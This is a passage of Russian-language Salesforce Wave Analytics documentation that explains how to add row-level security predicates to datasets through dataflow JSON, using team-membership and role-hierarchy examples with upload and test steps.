При выполнении данного потока данных Wave Analytics генерирует набор данных без безопасности строки. Как результат, любой пользователь, имеющий доступ к набору данных, сможет просмотреть возможность, предоставленную рабочей группой.

Например, пользователь сможет просмотреть возможность, принадлежащую рабочей группе, участником которой он не является (см. рисунок ниже).



Чтобы ограничить доступ к записям данного набора данных, примените безопасность строки.

### Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

Допустим, набор данных использует указанный ниже предикат.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```
'UserId' == "$User.Id"
```

Данный предикат сравнивает столбец UserId набора данных относительно кода пользователя, выполняющего запрос к набору данных. Данный столбец содержит код пользователя для участника рабочей группы, связанного с каждой возможностью. Чтобы определить код пользователя, выполняющего запрос, Wave Analytics находит идентификационный код для пользователя, выполняющего запрос, в объекте User.

При каждом совпадении Wave Analytics возвращает запись пользователю.

## Изменение потока данных на основе безопасности строки

Теперь рекомендуем добавить предикат в файл определения потока данных.

Добавьте предикат в трансформацию Register, регистрирующую набор данных OppTeamMember (см. пример ниже).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
[Developer Edition](#).

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

```
{
  "Extract_OpportunityTeamMember": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "OpportunityTeamMember",
      "fields": [
        { "name": "Name" },
        { "name": "OpportunityId" },
        { "name": "UserId" }
      ]
    }
  },
  "Extract_Opportunity": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Augment_OpportunityTeamMember_Opportunity": {
    "action": "augment",
    "parameters": {
      "left": "Extract_OpportunityTeamMember",
      "left_key": [
        "OpportunityId"
      ],
      "relationship": "TeamMember",
      "right": "Extract_Opportunity",
      "right_key": [
```

```

        "Id"
      ],
      "right_select": [
        "Name", "Amount"
      ]
    }
  },
  "Register_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "OppTeamMember",
      "name": "OppTeamMember",
      "source": "105_Augment_OpportunityTeamMember_Opportunity",
      "rowLevelSecurityFilter": "'UserId' == \"\$User.Id\""
    }
  }
}

```

### Создание набора данных

После получения окончательного файла определения потока данных рекомендуем создать набор данных.



**Внимание:** Чтобы выполнить действия, указанные в данном примере, убедитесь в наличии всех обязательных объектов и полей Salesforce и воспользуйтесь непроизводственной средой. Убедитесь, что данные изменения не влияют на другие созданные наборы данных. Прежде чем вносить любые изменения, рекомендуем всегда создавать резервную копию текущего файла определения потока данных ввиду невозможности извлечения предыдущих версий файла.

Чтобы создать набор данных, выполните указанные ниже действия.

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (⚙️) в Wave Analytics, а затем выберите **«Отслеживание данных»**. По умолчанию отображается представление заданий страницы отслеживания данных.
2. Выберите **Представление потока данных**.
3. Чтобы загрузить текущий файл определения потока данных, щелкните список действий (1) для потока данных и выберите действие **«Загрузить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**


Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки, выгрузки,  
выполнения и отслеживания  
потока данных:

- "Изменение потока данных Wave Analytics"





4. Откройте файл определения потока данных посредством JSON или текстового редактора.
  5. Добавьте JSON из [предыдущего этапа](#).
  6. Прежде чем сохранить файл определения потока данных, воспользуйтесь инструментом проверки JSON для проверки допустимости JSON.  
При загрузке файла определения потока данных, содержащего недопустимый JSON, возникает ошибка. Инструмент проверки JSON доступен в Интернете.
  7. Сохраните и закройте файл определения потока данных.
  8. Щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие «**Выгрузить**».
  9. Выберите обновленный файл определения потока данных и щелкните «**Выгрузить**».
  10. Чтобы выполнить задание потока данных, щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие «**Выполнить**».
  11. Чтобы просмотреть последний статус задания потока данных, нажмите кнопку «**Обновить задания**» (  ).  
При необходимости просмотрите созданный набор данных после выполнения задания потока данных.
-  **Прим.:** При добавлении предиката в набор данных, созданный ранее, каждый пользователь должен выполнить выход и повторный вход для активации предиката.

### Тестирование безопасности строки для набора данных

Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.


1. Выполните вход в Wave Analytics от имени Lucy.
2. Откройте соответствующую возможность.  
Убедитесь, что данный пользователь больше не может просматривать возможность, связанную с рабочей группой, так как не является ее участником.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



### 3. Выполните выход и повторный вход от имени другого пользователя.

Данный пользователь может просматривать возможность, предоставленную рабочей группой, участником которой он является.



### Пример безопасности строки на основе иерархии ролей и ответственности за запись

Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе иерархии ролей Salesforce и ответственности за запись. В данном примере требуется создать набор данных, содержащий все возможности. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только собственные возможности или возможности, принадлежащие их подчиненным на основе иерархии ролей Salesforce. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

#### 1. Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все возможности, а также сведения о пользователе для каждого ответственного за возможность (например, полное имя, подразделение и должность).

#### 2. Проектирование потока данных для загрузки данных

Теперь рассмотрим вопросы извлечения данных и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.

### 3. [Определение безопасности строки для набора данных](#)

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

### 4. [Изменение потока данных на основе безопасности строки](#)

Теперь рекомендуем изменить файл определения потока данных с учетом предиката.

### 5. [Создание набора данных](#)

После получения окончательного файла определения потока данных рекомендуем создать набор данных.

### 6. [Тестирование безопасности строки для набора данных](#)

Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.

СМ. ТАКЖЕ:


[Параметры flatten](#)

## Определение данных для добавления в набор данных

Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все возможности, а также сведения о пользователе для каждого ответственного за возможность (например, полное имя, подразделение и должность).

Получите возможности из объекта Opportunity, а сведения о пользователе из объекта User. Оба являются объектами Salesforce.

В данном примере организация Salesforce содержит иерархию ролей и пользователей (см. рисунок ниже).



Кроме того, организация содержит перечисленные ниже возможности, которые в основном принадлежат вице-президенту по продажам.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


All Opportunities Edit | Delete | Create New View List Feed

New Opportunity A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z | Other | All

| Action  | Opportunity Name       | Account Name      | Amount       | Close Date | Stage               | Opportunity Owner Alias |
|---|------------------------|-------------------|--------------|------------|---------------------|-------------------------|
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | Acc - 1000 Widgets     | Acc_salesrep      |              | 9/4/2014   | Prospecting         | Tony                    |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | Acme - 1,200 Widgets   | Acme              | \$140,000.00 | 6/14/2012  | Value Proposition   | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | Acme - 200 Widgets     | Acme              | \$20,000.00  | 10/13/2012 | Prospecting         | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | Acme - 600 Widgets     | Acme              | \$70,000.00  | 8/10/2012  | Needs Analysis      | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | ESales_01              | East_Sales_acc_01 |              | 9/4/2014   | Prospecting         | Bill                    |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | Global Media - 400...  | Global Media      | \$40,000.00  | 7/13/2012  | Id. Decision Makers | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | salesforce.com - 1...  | salesforce.com    | \$100,000.00 | 6/14/2012  | Negotiation/Review  | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | salesforce.com - 2...  | salesforce.com    | \$20,000.00  | 8/12/2012  | Value Proposition   | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | salesforce.com - 50... | Global Media      | \$50,000.00  | 5/12/2012  | Closed Won          | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | salesforce.com - 50... | Global Media      | \$500,000.00 | 5/12/2012  | Closed Won          | Keith                   |
| <input type="checkbox"/> Edit   Del   <a href="#">+</a> | West_Sales_01          | West_Sales_Acc_01 |              | 9/4/2014   | Prospecting         | Lucy                    |

## Проектирование потока данных для загрузки данных

Теперь рассмотрим вопросы извлечения данных и их загрузки в набор данных. Чтобы начать работу, создайте проект для потока данных ниже.



Поток данных извлекает данные из объектов Opportunity и User, объединяет данные и выполняет их последующую загрузку в набор данных OppRoles.

Теперь примените данный проект в JSON (формат файла определения потока данных). Файл определения потока данных содержит трансформации, которые извлекают, трансформируют и загружают данные в набор данных.

Создайте JSON на основе проекта (см. пример ниже).

```

{
  "Extract_Opportunity": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Extract_User": {
    "action": "sfdcDigest",
  
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**


Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```

"parameters": {
  "object": "User",
  "fields": [
    { "name": "Id" },
    { "name": "Username" },
    { "name": "LastName" },
    { "name": "FirstName" },
    { "name": "Name" },
    { "name": "CompanyName" },
    { "name": "Division" },
    { "name": "Department" },
    { "name": "Title" },
    { "name": "Alias" },
    { "name": "CommunityNickname" },
    { "name": "UserType" },
    { "name": "UserRoleId" }
  ]
},
"Augment_Opportunity_User": {
  "action": "augment",
  "parameters": {
    "left": "Extract_Opportunity",
    "left_key": [
      "OwnerId"
    ],
    "right": "Extract_User",
    "relationship": "Owner",
    "right_select": [
      "Name"
    ],
    "right_key": [
      "Id"
    ]
  }
},
"Register": {
  "action": "sfdcRegister",
  "parameters": {
    "alias": "OppRoles",
    "name": "OppRoles",
    "source": "Augment_Opportunity_User",
    "rowLevelSecurityFilter": ""
  }
}
}

```

При выполнении данного потока данных Wave Analytics генерирует набор данных без безопасности строки. Как результат, любой пользователь, имеющий доступ к набору данных, сможет просмотреть все возможности. Например, пользователь сможет просмотреть все возможности, включая возможности, принадлежащие его менеджеру (см. рисунок ниже).



Чтобы ограничить доступ к записям данного набора данных, примените безопасность строки.

### Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

Допустим, набор данных использует указанный ниже предикат.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

```
'ParentRoleIDs' == "$User.UserRoleId" || 'OwnerId' == "$User.Id"
```

**Прим.:** Текущий поток данных не содержит логику для создания столбца набора данных по имени «ParentRoleIDs». ParentRoleIDs является структурным нулем для имени столбца, который будет содержать данную информацию. Чтобы добавить данный столбец в набор данных, измените поток данных на [следующем этапе](#). Имя данного столбца изменится согласно настройкам потока данных.

На основе используемого предиката Wave Analytics возвращает запись возможности при выполнении указанных ниже условий.

- Пользователь, отправляющий запрос, является родителем ответственного за возможность на основе иерархии ролей Salesforce. Wave Analytics определяет данное условие на основе кодов ролей пользователей и иерархии ролей.
- Пользователь, отправляющий запрос на набор данных, является ответственным за возможность.

Рассмотрим обе части данного предиката.

| Часть предиката                        | Описание  |
|--|---|
| 'ParentRoleIds' == "\$User.UserRoleId" | <ul style="list-style-type: none"> <li>• ParentRoleIds ссылается на столбец набора данных, содержащий список кодов ролей (через запятую) всех вышестоящих пользователей на основе иерархии ролей. Рекомендации по созданию данного столбца см. в следующем разделе.</li> <li>• \$User.UserRoleId ссылается на столбец UserRoleId объекта User. Wave Analytics находит код роли для пользователя, отправляющего запрос, в объекте User.</li> </ul> |
| 'OwnerId' == "\$User.Id"               | <ul style="list-style-type: none"> <li>• OwnerId ссылается на столбец набора данных, содержащий код пользователя для ответственного за каждую возможность.</li> <li>• \$User.Id ссылается на столбец Id объекта User. Wave Analytics находит идентификационный код для пользователя, отправляющего запрос, в объекте User.</li> </ul>   |

### Изменение потока данных на основе безопасности строки

Теперь рекомендуем изменить файл определения потока данных с учетом предиката.

В данном сценарии требуется изменить поток данных на основе предиката.


- Добавьте столбец в набор данных, хранящий список кодов ролей (через запятую) всех родителей для каждого ответственного за возможность. При определении предиката на предыдущем этапе данный столбец временно назывался «ParentRoleIds». Чтобы добавить столбец, измените проект потока данных (см. диаграмму ниже).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



Новый проект потока данных содержит изменения ниже.

- Извлечение кодов ролей из объекта UserRole.
  - Использование трансформации flatten для создания столбца, хранящего список кодов ролей (через запятую) всех родителей для каждого пользователя. При определении предиката на предыдущем этапе данный столбец временно назывался «ParentRoleIDs».
  - Связывание нового столбца с набором данных OppRoles.
- Добавьте предикат в трансформацию Register, регистрирующую набор данных OppRoles.

Измените поток данных (см. пример ниже).

```
{
  "Extract_Opportunity": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Extract_User": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "User",
      "fields": [
        { "name": "Id" },
        { "name": "Username" },
        { "name": "LastName" },
        { "name": "FirstName" },
        { "name": "Name" },
        { "name": "CompanyName" },
        { "name": "Division" },
        { "name": "Department" },
        { "name": "Title" },
        { "name": "Alias" },

```



```


        { "name": "CommunityNickname" },
        { "name": "UserType" },
        { "name": "UserRoleId" }
    ]
}
},
"Extract_UserRole": {
    "action": "sfdcDigest",
    "parameters": {
        "object": "UserRole",
        "fields": [
            { "name": "Id" },
            { "name": "ParentRoleId" },
            { "name": "RollupDescription" },
            { "name": "OpportunityAccessForAccountOwner" },
            { "name": "CaseAccessForAccountOwner" },
            { "name": "ContactAccessForAccountOwner" },
            { "name": "ForecastUserId" },
            { "name": "MayForecastManagerShare" },
            { "name": "LastModifiedDate" },
            { "name": "LastModifiedById" },
            { "name": "SystemModstamp" },
            { "name": "DeveloperName" },
            { "name": "PortalAccountId" },
            { "name": "PortalType" },
            { "name": "PortalAccountOwnerId" }
        ]
    }
},
"Flatten_UserRole": {
    "action": "flatten",
    "parameters": {
        "multi_field": "Roles",
        "parent_field": "ParentRoleId",
        "path_field": "RolePath",
        "self_field": "Id",
        "source": "Extract_UserRole"
    }
},
"Augment_User_FlattenUserRole": {
    "action": "augment",
    "parameters": {
        "left": "Extract_User",
        "left_key": [
            "UserRoleId"
        ],
        "relationship": "Role",
        "right": "Flatten_UserRole",
        "right_key": [
            "Id"
        ],
        "right_select": [
            "Roles",
            "RolePath"
        ]
    }
}

```

```


    ]
  }
},
"Augment_Opportunity_UserWithRoles": {
  "action": "augment",
  "parameters": {
    "left": "Extract_Opportunity",
    "left_key": [
      "OwnerId"
    ],
    "right": "Augment_User_FlattenUserRole",
    "relationship": "Owner",
    "right_select": [
      "Name",
      "Role.Roles",
      "Role.RolePath"
    ],
    "right_key": [
      "Id"
    ]
  }
},
"Register": {
  "action": "sfdcRegister",
  "parameters": {
    "alias": "OppRoles",
    "name": "OppRoles",
    "source": "Augment_Opportunity_UserWithRoles",
    "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"\$User.UserRoleId\" || 'OwnerId'
== \"\$User.Id\""
  }
}
}
}

```


 **Прим.:** В данном примере набор данных содержит столбцы Owner.Role.Roles и OwnerId. Пользователь может просматривать значения данных столбцов для каждой доступной записи.

## Создание набора данных

После получения окончательного файла определения потока данных рекомендуем создать набор данных.

 **Внимание:** Чтобы выполнить действия, указанные в данном примере, убедитесь в наличии всех обязательных объектов и полей Salesforce и воспользуйтесь непроизводственной средой. Убедитесь, что данные изменения не влияют на другие созданные наборы данных. Прежде чем вносить любые изменения, рекомендуем всегда создавать резервную копию текущего файла определения потока данных ввиду невозможности извлечения предыдущих версий файла.

Чтобы создать набор данных, выполните указанные ниже действия.

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (  ) в Wave Analytics, а затем выберите «**Отслеживание данных**». По умолчанию отображается представление заданий страницы отслеживания данных.
2. Выберите **Представление потока данных**.
3. Чтобы загрузить текущий файл определения потока данных, щелкните список действий (1) для потока данных и выберите действие «**Загрузить**».

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.


Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для загрузки, выгрузки, выполнения и отслеживания потока данных:

- “Изменение потока данных Wave Analytics»



4. Откройте файл определения потока данных посредством JSON или текстового редактора.
5. Добавьте JSON из [предыдущего этапа](#).
6. Прежде чем сохранить файл определения потока данных, воспользуйтесь инструментом проверки JSON для проверки допустимости JSON.  
При загрузке файла определения потока данных, содержащего недопустимый JSON, возникает ошибка. Инструмент проверки JSON доступен в Интернете.
7. Сохраните и закройте файл определения потока данных.
8. Щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие «**Выгрузить**».

9. Выберите обновленный файл определения потока данных и щелкните «**Выгрузить**».
10. Чтобы выполнить задание потока данных, щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие «**Выполнить**».
11. Чтобы просмотреть последний статус задания потока данных, нажмите кнопку «**Обновить задания**» (↻).  
При необходимости просмотрите созданный набор данных после выполнения задания потока данных.

 **Прим.:** При добавлении предиката в набор данных, созданный ранее, каждый пользователь должен выполнить выход и повторный вход для активации предиката.

### Тестирование безопасности строки для набора данных

Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.

1. Выполните вход в Wave Analytics от имени другого пользователя.
2. Откройте соответствующую возможность.  
Убедитесь, что данный пользователь больше не может просматривать возможности своего менеджера. Теперь он может просматривать только собственную возможность и возможность своего подчиненного.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

